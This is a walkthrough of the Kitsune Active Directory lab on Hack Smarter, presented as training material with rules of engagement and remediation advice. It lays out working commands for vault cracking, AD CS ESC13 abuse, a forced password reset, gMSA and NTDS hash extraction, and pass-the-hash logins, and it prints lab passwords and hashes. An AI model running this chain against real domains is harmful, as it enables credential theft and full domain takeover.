
Kitsune — Hack Smarter Walkthrough
Key techniques
Spoiler warning: this walkthrough includes compromise details.
Attack path · Spoilers — expand to reveal
- Guest SMB access
- Password Safe vault
- ranch credentials
- AD CS ESC13
- HelpDesk permissions
- schlop password reset
- DPAPI credential recovery
- pebble credentials
- gMSA password retrieval
- Backup privilege abuse
- Administrator
Kitsune is an Easy Active Directory challenge on Hack Smarter. I started with guest access to an SMB share and eventually gained an Administrator session on the domain controller.
The first useful find was a Password Safe vault on the share. Its master password led to the ranch account, but those credentials did not give me a remote shell. The way forward was through certificate services: an ESC13 misconfiguration gave ranch access to HelpDesk permissions, which I used to reset schlop’s password. A saved credential in that user’s profile then led to pebble and a group Managed Service Account (gMSA) with enough backup access to recover the Administrator hash.
Scope and rules of engagement
Section titled “Scope and rules of engagement”This document describes a training-lab assessment. The following boundaries apply to reproducing the walkthrough; they are author-defined lab guidance, rather than a statement of Hack Smarter’s official submission rules.
- Perform these steps only against your assigned Kitsune instance while your lab access is valid.
- Keep scanning, credential testing, and exploitation within the assigned target. Other participants, platform infrastructure, and unrelated systems are outside scope.
- Avoid denial of service, unnecessary password guessing, persistence, and destructive changes. The
schloppassword reset below changes account state and should be limited to the disposable lab instance. - Treat recovered passwords, hashes, private keys, and tickets as lab secrets. Do not reuse them elsewhere. Flag values are omitted from the written walkthrough; screenshots include solution spoilers.
- Follow the platform’s current challenge instructions and publication requirements. Confirm any required submission format or spoiler restrictions in the lab portal before distributing the report.
Lab overview
Section titled “Lab overview”| Item | Value |
|---|---|
| Target | 10.1.189.230 |
| Hostname | DC01.kitsune.local |
| Domain | kitsune.local / KITSUNE |
| Operating system | Windows; domain controller identified through LDAP and RDP metadata |
| Objective | Demonstrate user access and administrative compromise |
| Recorded result | User flag access followed by an Administrator WinRM session and root flag access |
The address above belongs to the recorded session. Substitute the address assigned to your instance. Kerberos also requires working hostname resolution and a sufficiently synchronized clock; resolve DC01.kitsune.local to your target before using the hostname-based commands.
Enumerating exposed services
Section titled “Enumerating exposed services”I started by checking which services were exposed:
nmap -sV -sC -vv -A -T4 -Pn 10.1.189.230The scan returned the services below. It covered Nmap’s default 1,000 TCP ports rather than every port.
| Port | Observed service | Relevance |
|---|---|---|
| 88/tcp | Reported as Apache Spark by Nmap | Likely Kerberos in this AD context; the fingerprint alone is inconclusive |
| 135/tcp | Microsoft RPC | Windows RPC endpoint mapper |
| 139/tcp | NetBIOS session service | Windows file-sharing support |
| 389/tcp | Active Directory LDAP | Domain enumeration |
| 445/tcp | SMB | Share enumeration and file access |
| 464/tcp | Reported as kpasswd5? | Consistent with Kerberos password services |
| 593/tcp | RPC over HTTP | Additional RPC transport |
| 636/tcp | LDAPS | Encrypted directory access |
| 3389/tcp | RDP | Remote desktop service |
| 5985/tcp | Microsoft HTTPAPI / WinRM | Remote PowerShell access |
LDAP and RDP metadata identify DC01 in kitsune.local. The LDAP certificate names kitsune-DC01-CA as its issuer, providing an early indication of AD Certificate Services. SMB signing is enabled and required. Nmap could not identify the OS reliably, so I do not infer an exact Windows edition from that scan.
Recovering the exposed password vault
Section titled “Recovering the exposed password vault”With SMB available, I checked whether the guest account could list any shares without a password:
nxc smb 10.1.189.230 -u 'guest' -p '' --shares
The Files share was readable, so I connected to see what it contained:
smbclient //10.1.189.230/Files -U 'guest' -N
I download logins.psafe3 from the SMB prompt:
get logins.psafe3The .psafe3 extension identified a Password Safe v3 vault. After downloading it, I tried recovering the master password offline with Hashcat mode 5200 and the RockYou wordlist:
hashcat -m 5200 logins.psafe3 /usr/share/wordlists/rockyou.txt
Hashcat recovered the master password, hellokitty. I used it to open the vault:
pwsafe logins.psafe3
| Vault username | Password |
|---|---|
admin | I#zmE{z[n3HM |
ranch | R@nch2026! |
root | a%KlRhqbuRgL |
The vault contained three credential pairs, although that did not mean all three were valid domain accounts. I was able to enumerate the domain with ranch. BloodHound collection and checks against WinRM and RDP did not give me a direct session, so I turned to certificate services.
Identifying the ESC13 certificate path
Section titled “Identifying the ESC13 certificate path”I used the ranch credentials to look for AD CS misconfigurations:
certipy find -u ranch@kitsune.local -p 'R@nch2026!' -dc-ip 10.1.189.230 -vulnerable -stdout
The Kitsune-User template stood out because of its enrollment permissions and its link to HelpDesk:
| Setting | Observed value |
|---|---|
| Certificate authority | kitsune-DC01-CA |
| Template | Kitsune-User |
| Enabled | True |
| Client Authentication | True |
| Enrollment rights | Includes KITSUNE.LOCAL\Domain Users |
| Manager approval | Not required |
| Authorized signatures | 0 |
| Minimum RSA key length | 4096 |
| Issuance policy linked group | CN=HelpDesk,CN=Users,DC=kitsune,DC=local |
| Certipy finding | ESC13 |
ESC13 concerns an issuance policy linked to an AD group. A qualifying certificate can grant the linked group’s authorization context during certificate-based Kerberos authentication. Here, the certificate still identifies ranch; the useful change is access to permissions associated with HelpDesk. See the Certipy ESC13 documentation for the underlying mechanism.
Requesting a certificate
Section titled “Requesting a certificate”My initial request omits an explicit key size:
certipy req -u ranch@kitsune.local -p 'R@nch2026!' -dc-ip 10.1.189.230 -ca kitsune-DC01-CA -template Kitsune-User

The template required a 4096-bit RSA key, so I repeated the request with that size specified:
certipy req -u ranch@kitsune.local -p 'R@nch2026!' -dc-ip 10.1.189.230 -ca kitsune-DC01-CA -template Kitsune-User -key-size 4096
Authenticating with the certificate
Section titled “Authenticating with the certificate”certipy auth -pfx ranch.pfx -dc-ip 10.1.189.230 -domain kitsune.localThe recorded output confirms a TGT and a saved Kerberos cache:
[*] Using principal: 'ranch@kitsune.local'[*] Got TGT[*] Saving credential cache to 'ranch.ccache'[*] Wrote credential cache to 'ranch.ccache'
I pointed subsequent Kerberos commands at the saved ticket cache:
export KRB5CCNAME="$(pwd)/ranch.ccache"Using the certificate-derived ticket is central to the next step; ordinary password authentication is not equivalent to this certificate-backed authorization context.
Using HelpDesk permissions to access schlop
Section titled “Using HelpDesk permissions to access schlop”The BloodHound relationship shows that HelpDesk has GenericAll over schlop, and schlop has a remote-access path to the target.

With the certificate-derived Kerberos cache selected, I reset the account’s password:
bloodyAD -d kitsune.local -u ranch -k --dc-ip 10.1.189.230 --host DC01.kitsune.local set password schlop 'Password123!'
I then connect over WinRM using the new password:
evil-winrm -i 10.1.189.230 -u schlop -p 'Password123!'

At this point, I had a working session as schlop and could access the user flag. I have left the flag value out of the report text.
Recovering the saved pebble credential
Section titled “Recovering the saved pebble credential”Within schlop’s profile, I find C:\Users\schlop\Documents\networkAuth.cred. Its XML identifies a serialized PowerShell PSCredential, including a protected password field.
I import the credential inside the existing schlop session and retrieve its username and password:
$cred = Import-Clixml C:\Users\schlop\Documents\networkAuth.cred$cred.UserName$cred.GetNetworkCredential().Password
The recovered credential is:
pebble:PebbleIs47!
The important boundary is the execution context: recovery succeeds in the user and machine context that can decrypt the saved credential. Reading the XML alone does not expose the plaintext password. Compromising that context allows the attacker to ask PowerShell to decrypt it.
Retrieving the gMSA secret
Section titled “Retrieving the gMSA secret”Using pebble, I query LDAP for readable gMSA passwords:
nxc ldap 10.1.189.230 -u pebble -p 'PebbleIs47!' --gmsa
The result provides an NT hash for SVC_GMSA$:
085691c182d60ab1a12466ce7b50d29dI now had credentials for a service account. Its backup access provided the route to Administrator.
Abusing backup privileges to recover the Administrator hash
Section titled “Abusing backup privileges to recover the Administrator hash”I run NetExec’s backup_operator module with the recovered gMSA hash:
nxc smb 10.1.189.230 -d kitsune.local -u 'SVC_GMSA$' -H 085691c182d60ab1a12466ce7b50d29d -M backup_operator
The recorded output includes an RPC access-denied error on one attempted path, followed by a successful NTDS extraction. The evidence of success is the returned domain credential material, including the Administrator NT hash:
2dffec5d0dda0cbc8bf571471641e001Backup access to a domain controller is highly sensitive: extracting directory credential material can turn backup privileges into domain compromise.
Confirming Administrator access
Section titled “Confirming Administrator access”I authenticate to WinRM with the recovered Administrator hash:
evil-winrm -i 10.1.189.230 -u Administrator -H 2dffec5d0dda0cbc8bf571471641e001

The WinRM connection succeeded as Administrator, and I could access the root flag.
Attack chain summary
Section titled “Attack chain summary”Guest-readable SMB share → logins.psafe3 + weak master password → ranch domain credentials → Kitsune-User certificate with HelpDesk-linked issuance policy (ESC13) → Certificate-derived Kerberos ticket → HelpDesk GenericAll over schlop → Password reset + schlop WinRM session → Saved PowerShell credential decrypted in schlop's context → pebble credentials → Readable SVC_GMSA$ managed password → Backup-based domain credential extraction → Administrator hash + WinRM sessionFindings and remediation
Section titled “Findings and remediation”| Finding | Impact demonstrated | Recommended remediation |
|---|---|---|
| Guest-readable credential vault | Unauthenticated users can obtain material for offline password guessing | Disable unnecessary guest access and restrict share and filesystem permissions; keep password vaults out of broadly readable shares |
| Weak vault master password | The exposed vault is unlocked using a common wordlist | Use a long, unique master passphrase and rotate the exposed vault credentials |
| ESC13 enrollment path | A low-privilege account obtains the authorization context of HelpDesk | Review issuance-policy group links and template enrollment rights; remove unintended privilege-bearing links and revoke affected certificates |
| Excessive delegated account control | HelpDesk can reset schlop’s password | Replace GenericAll with narrowly scoped delegation and review remote-access account permissions |
